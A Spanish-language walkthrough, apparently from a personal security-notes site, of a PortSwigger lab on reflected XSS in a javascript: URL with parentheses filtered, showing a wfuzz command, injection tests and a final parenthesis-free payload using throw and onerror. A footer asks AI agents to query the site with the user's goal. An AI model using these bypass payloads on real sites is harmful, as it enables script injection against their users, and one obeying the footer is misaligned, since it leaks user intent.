> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/es/web/xss/xss-in-javascript-url-with-limited-characters.md).
# XSS en una URL JavaScript con caracteres limitados
Notas de XSS en una URL JavaScript con caracteres limitados para laboratorios de PortSwigger Web Security Academy, incluido el flujo de explotación, pruebas de payloads, validación con Burp Suite y contexto de remediación.
### XSS reflejado en una URL de JavaScript con algunos caracteres bloqueados
#### Objetivo
Usando una vulnerabilidad de XSS reflejado en un `JavaScript:` URL para mostrar `alerta` que contiene la `1337` cadena (la `1337` la cadena debe estar presente en algún lugar del mensaje).
La aplicación refleja nuestra entrada en una URL de JavaScript. A primera vista, el reto parece sencillo, pero la aplicación filtra ciertos caracteres para prevenir ataques XSS. Debemos encontrar una manera de escapar del contexto de JavaScript a pesar de estas restricciones y activar `alert(...)` que contiene `1337`.
#### Análisis observado del código fuente

En el código fuente puedes encontrar el siguiente enlace:
{% code overflow="wrap" %}
```javascript
Volver al blog
```
{% endcode %}
Después de decodificar la URL obtienes:
{% code overflow="wrap" %}
```javascript
Volver al blog
```
{% endcode %}

Al hacer clic en Volver al blog se ejecuta esta URL de JavaScript. Al interceptar la solicitud, vemos que se realiza una llamada a `/analytics`. El `postId` el parámetro se toma de la URL (`/post?postId=...`) y se refleja en el cuerpo de la consulta de analíticas.
#### Primer intento — ruptura del análisis

Al inyectar una sola apóstrofe, el análisis se rompe (el ID se vuelve inválido):
```javascript
2'},{x:'
```
La apóstrofe rompe la estructura, lo que muestra que el valor se inserta en un contexto donde las comillas tienen impacto.
#### Fuzzing de caracteres especiales

Probamos rápidamente qué caracteres especiales producen una respuesta válida (con `wfuzz` y el `special-chars.txt` lista). Comando de ejemplo utilizado:
{% code overflow="wrap" %}
```bash
wfuzz -c -w /usr/share/SecLists/Fuzzing/special-chars.txt 'https://0a530041036b803fbb5cd40a009500a8.web-security-academy.net/post?postId=2FUZZ%27},{x:%27'
```
{% endcode %}
Los resultados muestran que `&` y `#` producen un código 200 — son aceptados por el analizador y permiten insertar secuencias que cierran correctamente la estructura.
Interpretación observada:
```javascript
post?postId=2&
```
#### Construcción del vector de escape
Al cerrar correctamente el valor e insertar código, puedes obtener:
```javascript

post?postId=2&'},{x:''
```
Aquí `x` permanece vacío y la sintaxis es aceptada.
Luego intentamos agregar un `alerta` directamente:
```javascript
post?postId=2&'},alert(1),{x:''
```
Pero `()` los paréntesis de `alert(1)` son eliminados por el filtro — así que tienes que eludir la obligación de usar `()`.
#### Evasión sin paréntesis
Se evita el uso de paréntesis y se usan expresiones JavaScript más creativas para invocar `alerta` con `1337` en la salida. La carga útil final utilizada es:
```javascript
2&'},x=x=>{throw/**/onerror=alert,1337},toString=x,window%2b'',{x:'
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/es/web/xss/xss-in-javascript-url-with-limited-characters.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.